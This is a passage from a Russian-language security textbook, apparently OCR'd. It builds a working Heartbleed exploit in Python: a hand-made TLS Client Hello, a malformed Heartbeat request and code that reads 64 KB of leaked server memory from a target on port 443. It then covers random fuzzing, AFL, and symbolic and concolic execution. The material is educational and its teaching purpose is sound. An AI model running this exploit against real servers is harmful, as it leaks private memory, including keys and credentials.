


Рисунок 9-3: Структура пакета рукопожатия TLS

Все пакеты в протоколе TLS 1.2 начинаются с поля `Type`. Это поле определяет тип отправляемого пакета. Всем сообщениям рукопожатия TLS 1.2 назначен тип `0x16`, указывающий, что они являются частью записи рукопожатия.

Следующие 16 бит соответствуют полю `TLS Version`, а значение `0x0303` обозначает версию 1.2. Следующие 16 бит соответствуют полю `Packet Length`, то есть полной длине пакета в байтах. Далее идет 8-битное поле `Message Type`; значение `0x01` обозначает Client Hello. Затем идут 24 бита, указывающие `Message Length`, то есть число байтов, оставшихся в пакете. Далее идет 16-битное поле `Client TLS Version`, версия TLS, которую сейчас использует клиент, и 32-битное случайное значение `Client Random`, передаваемое во время TLS-обмена.

Следующие восемь бит соответствуют полю `Session ID Length`. `Session ID` идентифицирует сеанс и используется для возобновления неполных или неудачных сеансов. Мы не будем использовать это поле и установим его длину в `0x00`. `Cipher Suite Length` ? длина в байтах следующего поля, содержащего `Cipher Suites`. Здесь мы установим значение этого поля в `0x00,0x02`, чтобы указать, что информация о поддерживаемом наборе шифров имеет длину два байта. Для типов шифров, поддерживаемых клиентом, используем значение `0x00, 0x2f`, указывающее, что клиент поддерживает RSA для обмена ключами и использует 128-битный AES и режим сцепления блоков шифра для шифрования. Подробнее о режимах блочных шифров см. в главе 5. Последние 16 бит соответствуют полю `Extension Length`. Мы не используем расширения, поэтому установим это значение в 0.

Мы можем вручную сформировать пакет, задав каждый байт самостоятельно. Значения будем записывать как шестнадцатеричные числа. Скопируйте следующий фрагмент кода в файл `heartbleed.py`; каждое шестнадцатеричное значение отмечено комментариями:

```
clientHello = (
    0x16, # Type: Handshake record
    0x03, 0x03, # TLS Version : Version 1.2
    0x00, 0x2f, # Packet Length : 47 bytes
    0x01, # Message type: Client Hello
    0x00, 0x00, 0x2b, # Message Length : 43 bytes to follow
    0x03, 0x03, # Client TLS Version: Client support version 1.2
    # Client Random (Nonce)
    0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f, 0x10, 0x11, 0x00, 0x01,
    0x02, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f, 0x03, 0x04,
    0x05, 0x06, 0x07, 0x08, 0x09, 0x12, 0x13, 0x14, 0x15, 0x16,
```

```
    0x17, 0x18,
    0x00, # Session ID Length
    0x00, 0x02, # Cipher Suite Length: 2 bytes
    0x00, 0x2f, # Cipher suite - TLS_RSA_WITH_AES_128_CBC_SHA
    0x01, 0x00, # Compression: length 0x1 byte & 0x00 (no compression)
    0x00, 0x00, # Extension Length: 0, No extensions
)
```

Отлично, мы сформировали сообщение Client Hello. Но прежде чем отправлять его, обсудим структуру пакетов, которые получим в ответ.

Чтение ответа сервера

Сервер передаст четыре пакета, все с похожей структурой на пакет Client Hello. Поля типа, версии, длины пакета и типа сообщения расположены в тех же местах.

Мы можем обнаружить сообщение Server Done, проверив `Message Type`, расположенное в шестом байте. Шестнадцатеричное значение `0x02` обозначает Server Hello, тогда как значения `0x0b`, `0x0c` и `0x0e` обозначают Server Certificate, Server Key Exchange и Server Done соответственно.

Мы не заинтересованы в настоящем установлении зашифрованного соединения, поэтому можем игнорировать все сообщения от сервера, пока не получим сообщение Server Done. Получив это сообщение, мы будем знать, что сервер завершил свою часть рукопожатия, и теперь можно отправить первое сообщение Heartbeat. Создайте константу для шестнадцатеричного значения, обозначающего тип Server Done:

```
SERVER_HELLO_DONE = 14 #0x0e
```

Теперь напишем вспомогательную функцию, которая гарантирует, что мы корректно получим все байты TLS-пакета. Эта функция позволит получить фиксированное число байтов из сокета. Она дождется, пока операционная система закончит загружать байты в буфер сокета, а затем продолжит читать из буфера, пока не прочитает указанное число байтов:

```
def recv_all(socket, length):
    response = b''
    total_bytes_remaining = length
    while total_bytes_remaining > 0:
[1] readable, writeable, error = select.select([socket], [], [])
        if socket in readable:
[2] data = socket.recv(total_bytes_remaining)
            response += data
            total_bytes_remaining -= len(data)
    return response
```

Мы используем функцию `select()` для наблюдения за сокетом [1]. После того как операционная система запишет данные в буфер, `select()` разблокируется и позволит программе перейти к следующей строке. Функция `select()` принимает три параметра ? списки сокетов для наблюдения: доступные для чтения, доступные для записи и проверяемые на ошибки. Когда сокет становится доступным для чтения или записи либо содержит ошибки, функция `select()` возвращает его в соответствующем списке.

Затем сокет пытается прочитать оставшиеся байты из сокет-буфера [2]. Параметр задает максимальное число байтов для чтения. Если оно меньше максимального числа доступных байтов, функция сокета `recv()` прочитает столько байтов, сколько доступно.

Следующая функция будет читать пакеты из сокета и извлекать их `type`, `version` и `payload`:

```
def readPacket(socket):
    headerLength = 6
    payload = b''
[1] header = recv_all(socket, headerLength)
    print(header.hex(" "))
    if header != b'':
[2] type, version, length, msgType = struct.unpack('>BHHB',header)
        if length > 0:
[3] payload += recv_all(socket,length - 1)
    else:
        print("Response has no header")
    return type, version, payload, msgType
```

Мы читаем шесть байтов (0, 1, 2, 3, 4 и 5) из сокета [1]. Эти шесть байтов соответствуют полям заголовка пакетов TLS 1.2: типу, версии, длине и типу сообщения.

Затем используем библиотеку `struct`, чтобы распаковать байты в четыре переменные [2]. Знак больше (>) сообщает `struct`, что биты нужно интерпретировать в сетевом порядке байтов, то есть в формате big-endian. В таком формате наиболее значимый байт находится по наименьшему адресу. Сетевые пакеты обычно используют именно этот порядок байтов. B говорит `struct` извлечь первый байт (8 бит) как беззнаковый символ, а H ? извлечь следующие два байта (16 бит) как беззнаковое короткое целое. Первое 8-битное значение помещается в `type`, следующие два байта ? в `version`, следующие два байта ? в `length`, а финальный байт ? в `msgType`. Поле `length` задает длину полезной нагрузки. Если она больше 0 [3], мы можем прочитать оставшиеся байты, связанные с пакетом, из сокета.

Все сообщения имеют похожую структуру, поэтому тот же метод `readPacket` можно повторно использовать для всех последующих пакетов.

Создание вредоносного запроса Heartbeat

Получив сообщение Server Done, мы можем отправить запрос Heartbeat.

Рисунок 9-4 показывает структуру пакета Heartbeat. И пакеты запроса, и пакеты ответа следуют этой структуре. Шестой байт определяет, является ли пакет ответом или запросом.




Рисунок 9-4: Вредоносный пакет Heartbeat

Наш некорректно сформированный запрос выглядит так:

```
heartbeat = (
    0x18, # Type: Heartbeat message
    0x03, 0x03, # TLS Version : Version 1.2
[1] 0x00, 0x03, # Packet Length : 3 bytes
    0x01, # Heartbeat Request
[2] 0x00, 0x40 # Payload length 64KB
)
```

Обратите внимание на расхождение между длиной пакета [1] в 3 байта, которая задает число оставшихся байтов в пакете, и длиной полезной нагрузки [2] в 64 КБ. Разве длина пакета не должна включать длину полезной нагрузки? Как возможно, что длина полезной нагрузки больше общего размера пакета?

Именно это делает запрос некорректно сформированным. Вспомните рисунок 9-1: мы задаем длину полезной нагрузки 64 КБ, то есть максимальную длину, которую можно указать выделенными 16 битами, но фактический размер полезной нагрузки равен 0.

Чтение утекшего содержимого памяти

Как упоминалось ранее, пакеты Heartbeat ограничены максимальной длиной 16 КБ. Значит, 64 КБ памяти, которые сервер отправляет в ответ, будут разделены на четыре пакета по 16 КБ. Напишем функцию, которая прочитает все четыре пакета из сокета и объединит их полезные нагрузки в один блок размером 64 КБ:

```
def readServerHeartBeat(socket):
    payload = b''
    for i in range(0, 4):
[1] type, version, packet_payload, msgType = readPacket(socket)
[2] payload += packet_payload
    return (type, version, payload, msgType)
```

Мы вызываем `readPacket()` четыре раза, чтобы прочитать четыре ответа Heartbeat, ожидаемые от уязвимого сервера [1]. Затем объединяем полезные нагрузки всех четырех ответов в один блок [2].

Написание функции эксплойта

Следующий фрагмент кода реализует функцию `exploit()`, которая отправит некорректный запрос Heartbeat и прочитает четыре пакета ответа Heartbeat:

```
def exploit(socket):
[1] HEART_BEAT_RESPONSE = 21 #0x15
    payload = b''
[2] socket.send(array.array('B', heartbeat))
    print("Sent Heartbeat ")
[3] type, version, payload, msgType = readServerHeartBeat(socket)
    if type is not None:
        if msgType == HEART_BEAT_RESPONSE :
[4] print(payload.decode('utf-8'))
        else:
            print("No heartbeat received")
    socket.close()
```

Значение `type` `0x15` указывает пакет ответа Heartbeat [1]. Затем мы отправляем некорректный запрос [2], читаем четыре ответных пакета [3] и выводим полезную нагрузку [4].

Собираем все вместе

В методе `main` программы мы создадим сокет, отправим пакеты и дождемся сообщения Server Done. Скопируйте следующий код в файл:

```
def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
[1] s.connect((sys.argv[1], 443))
[2] s.send(array.array('B',clientHello))
    serverHelloDone = False
[3] while not serverHelloDone:
        type, version, payload, msgType = readPacket(s)
        if (msgType == SERVER_HELLO_DONE):
            serverHelloDone = True
[4] exploit(s)

if __name__ == '__main__':
    main()
```

После создания сокета мы подключаемся к IP-адресу, переданному как аргумент командной строки [1]. Мы подключаемся к порту 443, потому что он связан с протоколом TLS, который мы атакуем. После подключения инициируем соединение TLS v1.2, отправив сообщение Client Hello [2]. Затем принимаем ответные сообщения и проверяем тип каждого из них, пока не получим сообщение Server Done [3]. Наконец, вызываем функцию `exploit()` [4].

Фаззинг

Как хакеры находят ошибки вроде Heartbleed? Как вы только что видели, эксплуатация этой ошибки настолько сложна, что удивительно, как кому-то вообще удается находить такие ошибки эффективными средствами. У Google даже есть целая команда Project Zero, посвященная поиску уязвимостей нулевого дня. Если интересно, команда публикует новые найденные уязвимости в блоге googleprojectzero.blogspot.com. Обсудим некоторые инструменты и методы, которые атакующие и исследователи безопасности используют для поиска ошибок вроде Heartbleed, начиная с метода тестирования под названием фаззинг.

Методы фаззинга пытаются генерировать входные данные, исследующие все возможные пути в программе, в надежде обнаружить такой путь, который приведет к сбою или непредусмотренному поведению. Фаззинг был впервые предложен в 1988 году Бартоном Миллером, профессором Висконсинского университета. С тех пор компании вроде Google и Microsoft разработали собственные фаззеры и используют фаззинг для тестирования своих систем.

Упрощенный пример

Чтобы понять базовую концепцию фаззинга, начнем со следующей примерной функции, изначально предложенной Джеффом Фостером из Университета Тафтса:

```
def testFunction(a,b,c):
    x, y, z = 0, 0, 0
    if (a):
        x = -2
    if (b < 5):
        if (not a and c):
            y = 1
        z = 2
    assert(x + y + z != 3)
```

Как видно, функция принимает три параметра, a, b и c, и считается выполненной корректно, пока ее внутренние переменные (x, y и z) не складываются в три. Если складываются, сработает оператор `assert`, который в этом примере означает критический сбой.

Наша цель как фаззеров ? вызвать этот сбой. Можете определить значения параметров, которые приведут к срабатыванию `assert`? Один способ определить входные данные, вызывающие `assert`, ? визуализировать пути программы как дерево. Каждый раз, когда мы встречаем оператор `if`, дерево ветвится на два возможных варианта: условие истинно или условие ложно. На рисунке 9-5 показаны пути в предыдущей функции.




Рисунок 9-5: Визуализация путей выполнения в тестовой функции

Один из этих путей вызывает `assert`. Рассмотрите, что произойдет, если мы подадим значения `0`, `2` и `1` для a, b и c. В Python `0` эквивалентен `False`, а ненулевые целые числа считаются `True`. Проследите путь, по которому входные данные проходят через дерево. Обратите внимание, что этот путь устанавливает x в `0`, y в `1`, а z в `2`, что вызывает `assert`.

Написание собственного фаззера

В последнем примере нам было нетрудно найти вредные входные данные, но в больших программах могут быть миллионы уникальных путей. Исследовать их вручную было бы очень сложно.

Можем ли мы написать программу для генерации тестовых входных данных? Один подход ? случайно генерировать входные данные и ждать, пока они пройдут все пути программы. Этот метод называется случайным фаззингом. Напишем базовый случайный фаззер. Наша программа будет генерировать случайные целые числа и передавать их параметрам тестовой программы.

Создайте новый файл `myFuzzer.py` и добавьте следующее содержимое:

```
import random as rand
import sys

#----------------------------------------
[1] # Place Test function here
#----------------------------------------

def main():
    while True:
[2] a = rand.randint(-200, 200)
        b = rand.randint(-200, 200)
        c = rand.randint(-200, 200)
        print(a,b,c)
        testFunction(a,b,c)
if __name__ == "__main__":
    main()
```

Скопируйте функцию `testFunction()`, показанную ранее, в файл [1]. Простая программа фаззинга генерирует случайное целое число для каждой входной переменной [2]. Сгенерировав случайное значение для каждой переменной, мы выводим входные данные на экран перед вызовом тестируемой функции.

Сохраните файл и запустите фаззер:

```
kali@kali:~$ python3 myFuzzer.py
```

Фаззер будет перебирать случайные значения, пока не найдет такое, которое остановит программу. Поэкспериментируйте, увеличив диапазон с 200 до 400. Чем больше случайных чисел программе нужно рассмотреть, тем дольше она будет обнаруживать входные данные, вызывающие сбой. Это один из недостатков полностью случайного фаззинга: приходится перебрать множество безвредных входных данных, чтобы обнаружить полезные. Позже в этой главе мы рассмотрим способы решить эту проблему.

Возможно, вы задаетесь вопросом: действительно ли полезно генерировать входные данные, которые вызывают сбой программы? Сбои ? первый шаг к обнаружению ошибок, которыми атакующие часто могут воспользоваться. Но генерация данных, вызывающих сбой, полезна и сама по себе. Если можно заставить приложение аварийно завершиться, можно провести атаку отказа в обслуживании (DoS). Представьте, что вы обнаружили входные данные, которые вызывают сбой DNS-сервера Google или вышки сотовой связи. Это было бы довольно ценно.

Или рассмотрите такой сценарий: хакер применил фаззинг к системе управления светофорами, подключенной к интрасети. Удивительно, но такие устройства распространены. Хакер обнаруживает входные данные, которые вызывают сбой системы и тем самым отключают все светофоры, которыми она управляет. Теперь у него есть последовательность входных данных, позволяющая отключать светофоры по желанию. Это очень опасно и отлично напоминает, почему этичные хакеры должны проводить тестирование на проникновение систем до их развертывания.

American Fuzzy Lop

Просто генерировать случайные входные данные кажется расточительным: чем больше пространство поиска, тем дольше фаззинг. Разве нельзя использовать информацию о путях программы, чтобы генерировать более сфокусированные, тщательно подготовленные примеры? Некоторые фаззеры инструментируют программу, вставляя инструкции, которые логируют пути, по которым программа идет при выполнении. Эти фаззеры пытаются генерировать новые входные данные, исследующие ранее не пройденные пути. Имея набор существующих тестовых случаев, они мутируют входные данные, добавляя или вычитая случайную информацию, и сохраняют новые тесты только если они исследуют новые пути в программе.

American Fuzzy Lop (AFL) ? один из таких фаззеров. Изначально написанный Михалом Залевским в Google, AFL использует генетический алгоритм для мутации тестовых случаев и создания новых входных данных, проверяющих ранее не исследованные пути. Генетический алгоритм ? это алгоритм обучения, вдохновленный биологическими процессами. Он принимает входные данные, например `a = 0`, `b = 2`, `c = 1`, а затем кодирует их как вектор `[0, 2, 1]`, похожий на последовательность генов в ДНК, например `ATGCT`. Имея такие векторы, фаззер отслеживает число путей, исследованных программой при использовании конкретной входной последовательности, например `[0, 2, 1]`. Похожие гены будут исследовать похожие пути, уменьшая вероятность обнаружения нового пути.

Фаззер создает новые входные последовательности, случайно изменяя значения в существующих последовательностях. Например, входная последовательность `[0, 2, 1]` может стать `[4, 0, 1]`.

Здесь генетический алгоритм выбрал мутацию первого и второго элементов, случайно добавив четыре и вычтя два соответственно. Реализации генетических алгоритмов часто позволяют программам выбирать, как часто происходят мутации и делать ли большие или малые изменения. Затем новая последовательность подается программе. Если последовательность исследует новый путь, входные данные сохраняются; если нет, они удаляются или мутируют.

Есть множество других стратегий мутации, которые можно изучить. Например, кроссовер смешивает две последовательности генов, чтобы создать новую последовательность. Подробнее о генетических алгоритмах можно прочитать в оригинальной статье Джона Холланда "Genetic Algorithms and Adaptation" (*Adaptive Control of Ill-Defined Systems*, 1984).

Установка AFL

Запустим AFL, чтобы обнаружить входную последовательность, которая вызывает сбой функции `testFunction()`. AFL можно скачать с официальной GitHub-страницы Google. Клонируйте репозиторий AFL:

```
kali@kali:~$ git clone https://github.com/google/AFL.git
```

Затем перейдите в каталог AFL:

```
kali@kali:~$ cd AFL
```

Скомпилируйте и установите программу:

```
kali@kali:~/AFL$ make && sudo make install
```

AFL изначально был разработан для фаззинга программ на C и C++. AFL инструментирует эти программы, компилируя исходный код и добавляя инструментацию в исполняемый файл. Мы не будем фаззить программы на C, поэтому нужно установить `python-afl`, программу, которая добавляет поддержку Python-программ в AFL. Используем `pip3` для установки модуля. Если у вас его еще нет, установите `pip`:

```
kali@kali:~/AFL$ sudo apt-get install python3-pip
```

Затем установите `python-afl`:

```
kali@kali:~/AFL$ sudo pip3 install python-afl
```

Теперь, когда `python-afl` установлен, используем его для фаззинга тестовой функции. Создайте на рабочем столе новую папку `Fuzzer`, а внутри нее три папки: `TestInput`, `App` и `Results`. Файлы с тестовыми входными данными будут храниться в `TestInput`, результаты фаззинга ? в `Results`, а код приложения, которое хотим фаззить, ? в `App`.

Изменение программы

Фаззер `python-afl` предполагает, что тестовые входные данные читаются из файла, переданного через `stdin`, поэтому нужно изменить программу. Следующая программа читает значения `a`, `b` и `c` из `stdin`, затем преобразует их из строк в целые числа и передает тестовой функции. Создайте файл `fuzzExample.py` в папке `App` и добавьте:

```
import sys
import afl
import os

#--------------------------------------
 # Place the test function here
#--------------------------------------
```

```
def main():
[1] in_str = sys.stdin.read()
[2] a, b, c = in_str.strip().split(" ")
    a = int(a)
    b = int(b)
    c = int(c)
    testFunction(a,b,c)

if __name__ == "__main__":
[3] afl.init()
    main()
[4] os._exit(0)
```

Не забудьте скопировать тестовую функцию в место, указанное комментарием.

Затем мы читаем содержимое из `stdin` [1], удаляем конечные пробелы и символы новой строки [2], а также разделяем строку на три переменные: `a`, `b` и `c`. Вызов `afl.init()` [3] сообщает библиотеке AFL, что нужно начать инструментацию программы. Затем выполняем `main` перед выходом [4]. Вызов `os._exit(0)` считается хорошей практикой, потому что позволяет быстро завершить запуск фаззинга, но он не обязателен.

Создание тестовых случаев

Теперь нужны тестовые случаи для передачи программе. Откройте терминал и перейдите в папку `Fuzzer` на рабочем столе:

```
kali@kali:~$ cd ~/Desktop/Fuzzer
```

Выполните команду, чтобы создать файл `testInput1.txt` в папке `TestInput`, содержащий значения `0`, `1` и `1`:

```
kali@kali:~/Desktop/Fuzzer$ echo "0 10 1" > TestInput/testInput1.txt
```

Перенаправьте (`<`) эти значения в программу:

```
kali@kali:~/Desktop/Fuzzer$ python3 App/fuzzExample.py < TestInput/testInput1.txt
```

Если все сделано правильно, программа должна выполниться без вывода. Если что-то выводится, прочитайте ошибку и убедитесь, что внимательно следовали инструкциям.

Создайте два дополнительных тестовых файла:

```
kali@kali:~/Desktop/Fuzzer$ echo "2 5 7" > TestInput/testInput2.txt
kali@kali:~/Desktop/Fuzzer$ echo "10 10 10" > TestInput/testInput3.txt
```

Фаззинг программы

Теперь, когда мы изучили код, выполним фаззинг. Общий формат запуска `py-afl-fuzz`:

```
py-afl-fuzz [ options ] -- python3 /path/to/fuzzed_app
```

Перед фаззингом Python-программы отключите форк-сервер AFL. Эта оптимизация производительности проблематична для Python-фаззера AFL, поэтому выполните:

```
kali@kali:~/Desktop/Fuzzer$ export AFL_NO_FORKSRV=1
```

Теперь можно фаззить Python-файл:

```
kali@kali:~/Desktop/Fuzzer$ py-afl-fuzz -i TestInput/ -o Results/ -- python3 App/fuzzExample.py
```

Откроется экран, который обновляется в реальном времени, пока программа проходит фаззинг:

```
american fuzzy lop 2.57b (python3)
-- process timing ------------------------------------ overall results ---
| run time : 0 days, 0 hrs, 0 min, 16 sec | cycles done : 0 |
| last new path : 0 days, 0 hrs, 0 min, 14 sec | total paths : 4 |
| last uniq crash : 0 days, 0 hrs, 0 min, 10 sec | uniq crashes : 5 |
| last uniq hang : none seen yet | uniq hangs : 0 |
|- cycle progress ---------------------- map coverage ----------------------|
| now processing : 1 (25.00%) | map density : 0.03% / 0.04% |
| paths timed out : 0 (0.00%) | count coverage : 1.00 bits/tuple |
|- stage progress --------------------|- findings in depth ------------------
| now trying : havoc | favored paths : 2 (50.00%) |
| stage execs : 68/204 (33.33%) | new edges on : 3 (75.00%) |
| total execs : 577 | total crashes : 505 (5 unique) |
| exec speed : 35.07/sec (slow!) | total tmouts : 0 (0 unique) |
|- fuzzing strategy yields ----------------------------- path geometry -----|
| bit flips : 4/32, 1/31, 0/29 | levels : 2 |
| byte flips : 0/4, 0/3, 0/1 | pending : 4 |
| arithmetics : 1/222, 0/9, 0/0 | pend fav : 2 |
| known ints : 0/19, 0/81, 0/44 | own finds : 1 |
| dictionary : 0/0, 0/0, 0/0 | imported : n/a |
| havoc : 0/0, 0/0 | stability : 100.00% |
| trim : 20.00%/1, 0.00% |----------------------|
| [!] WARNING: error waitpid-------------------------| [cpu000:103%]
```

Чтобы найти входные данные, вызвавшие сбой программы, перейдите в папку `Crashes` внутри `Results`. Эта папка содержит входные файлы, которые вызвали сбой. Вы заметите входы вроде пустого файла и файла с недопустимыми символами. Однако там также должен быть файл с корректными входными данными, которые прошли по пути, обсуждавшемуся ранее, и привели к срабатыванию `assert`.

Символьное выполнение

Разве не было бы замечательно анализировать программу без ее выполнения? Символьное выполнение ? метод, который использует символы вместо реальных данных для статического анализа программы. Когда движок символьного выполнения исследует пути программы, он строит ограничения путей, которые можно решить, чтобы определить, когда будет выбрана конкретная ветвь. На рисунке 9-6 показаны ограничения путей, связанные с тестовой функцией, которую мы исследовали ранее.




Рисунок 9-6: Дерево вычислений, визуализирующее пути выполнения и ограничения путей тестовой функции

Чтобы программно решать эти ограничения путей, мы используем так называемый SMT-решатель. SMT-решатель отвечает на вопросы вроде: существует ли значение `x`, такое что `x * 5 == 15`? Если да, чему оно равно? Z3 ? популярный SMT-решатель, разработанный Microsoft. Подробное обсуждение SMT-решателей выходит за рамки книги, но мы рассмотрим их в контексте тестовой программы.

Символьное выполнение тестовой программы

SMT-решатель помогает обнаруживать входные данные, позволяющие пройти каждый путь, оценивая каждое условие пути. Рассмотрите путь, ведущий к состоянию сбоя на рисунке 9-6. Посмотрим, как символьное выполнение использует SMT-решатель, чтобы определить, что это достижимый путь.

Сначала движок символьного выполнения начинает анализ программы. Входы `a`, `b` и `c` заменяются символьными значениями α, β и λ. Когда движок встречает `if (a):`, он спрашивает SMT-решатель, существует ли значение α, которое вычисляется как `true`. Если существует, SMT-решатель вернет `yes`. Аналогично мы спрашиваем, существует ли значение α, которое вычисляется как `false`, и SMT-решатель также вернет `yes`. Следовательно, движок символьного выполнения должен исследовать оба пути.

Предположим, движок символьного выполнения сначала исследует путь, где α вычисляется как `false`. Он встретит другое условие: `if (b < 5):`. Это приведет к новому условию пути, где α не равно `true`, а β меньше пяти.

Снова спрашиваем SMT-решатель, существуют ли значения α и β, при которых это условие истинно или ложно, и он вернет `yes`. Допустим, мы исследуем ветвь `true`. Движок символьного выполнения встретит третье и последнее условие: `if (not a and c):`. Это дает финальное ограничение пути, где α не равно `true`, β меньше пяти, а λ равно `true`. Теперь можно попросить SMT-решатель вернуть значения α, β и λ, при которых это условие пути истинно. Решатель вполне может вернуть `α = 0`, `β = 4` и `λ = 1` ? входные данные, ведущие к состоянию сбоя.

Движок символьного выполнения повторит эту процедуру для всех возможных путей и сгенерирует набор тестовых случаев, выполняющих все пути.

Ограничения символьного выполнения

Однако существуют ограничения, которые SMT-решатель не может решить. Вспомните обсуждение обмена ключами Диффи-Хеллмана из главы 6. Восстановление закрытого ключа из открытого ключа потребовало бы решения задачи дискретного логарифмирования. Рассмотрите примерную функцию, изначально предложенную Майюром Наиком из Пенсильванского университета:

```
def test(x):
    c = q*p #Two large primes.
[1] if(pow(2,x) % c == 17):
        print("Error")
    else:
        print("No Error")
```

Оценка условия [1] потребовала бы найти значение `x`, которое сделает условие истинным, то есть решить уравнение:

```
2^x mod c = 17
```

Это эквивалентно решению задачи обратного логарифмирования, а сейчас никто не знает, как эффективно решать такую задачу.

Если SMT-решатель не может вычислить условие, он предполагает, что возможны и `true`, и `false`, и движок символьного выполнения исследует оба пути. Однако этот результат некорректен, поскольку значения `x`, делающего условие истинным, не существует. Это ограничение заставляет движок символьного выполнения исследовать пути, которые невозможны. По этой и другим причинам символьное выполнение плохо масштабируется для больших программ.

По мере роста числа путей растет и число уравнений путей, что делает символьное выполнение менее применимым для больших программ. Вместо этого тестировщики часто используют гибридный подход, называемый конколическим выполнением, или dynamic symbolic execution (DSE). Одним из ранних таких проектов был Symbolic PathFinder (SPF), разработанный командой NASA. Эти методы объединяют фаззинг на основе динамического выполнения с методами статического анализа, используемыми в символьном выполнении.

Конколическое выполнение

Конколическое выполнение (DSE) объединяет методы динамического выполнения вроде фаззинга с идеями символьного выполнения. Помимо символьных переменных и ограничений путей, DSE отслеживает конкретные значения, переданные программе как исходные входные данные, и полностью исследует путь, выполненный с этими конкретными переменными. Затем ограничения путей, полученные в результате этого исследования, используются для генерации новых конкретных переменных, исследующих новые пути. На рисунке 9-7 показан пример пути, выбранного движком DSE, когда используются конкретные переменные `a = 0`, `b = 4` и `c = 0`.




Рисунок 9-7: Пример пути, выбранного движком DSE

Чтобы по-настоящему понять внутреннюю работу движка DSE, рассмотрим состояние конкретных переменных, символьных переменных и ограничений путей по мере выполнения каждой строки тестовой функции. Каждая строка таблицы 9-1 показывает шаг процесса выполнения.

Таблица 9-1: Конкретные переменные, символьные переменные и ограничения путей, собранные за один проход конколического движка

Строка	Код	Конкретные переменные	Символьные переменные	Ограничения путей
1	`def testFunction(a,b,c):`	`a = 0, b = 4, c = 0`		
2	`x, y, z = 0, 0, 0`	`x = 0, y = 0, z = 0`		
3	`if (a):`		`α = a`	`α == false`
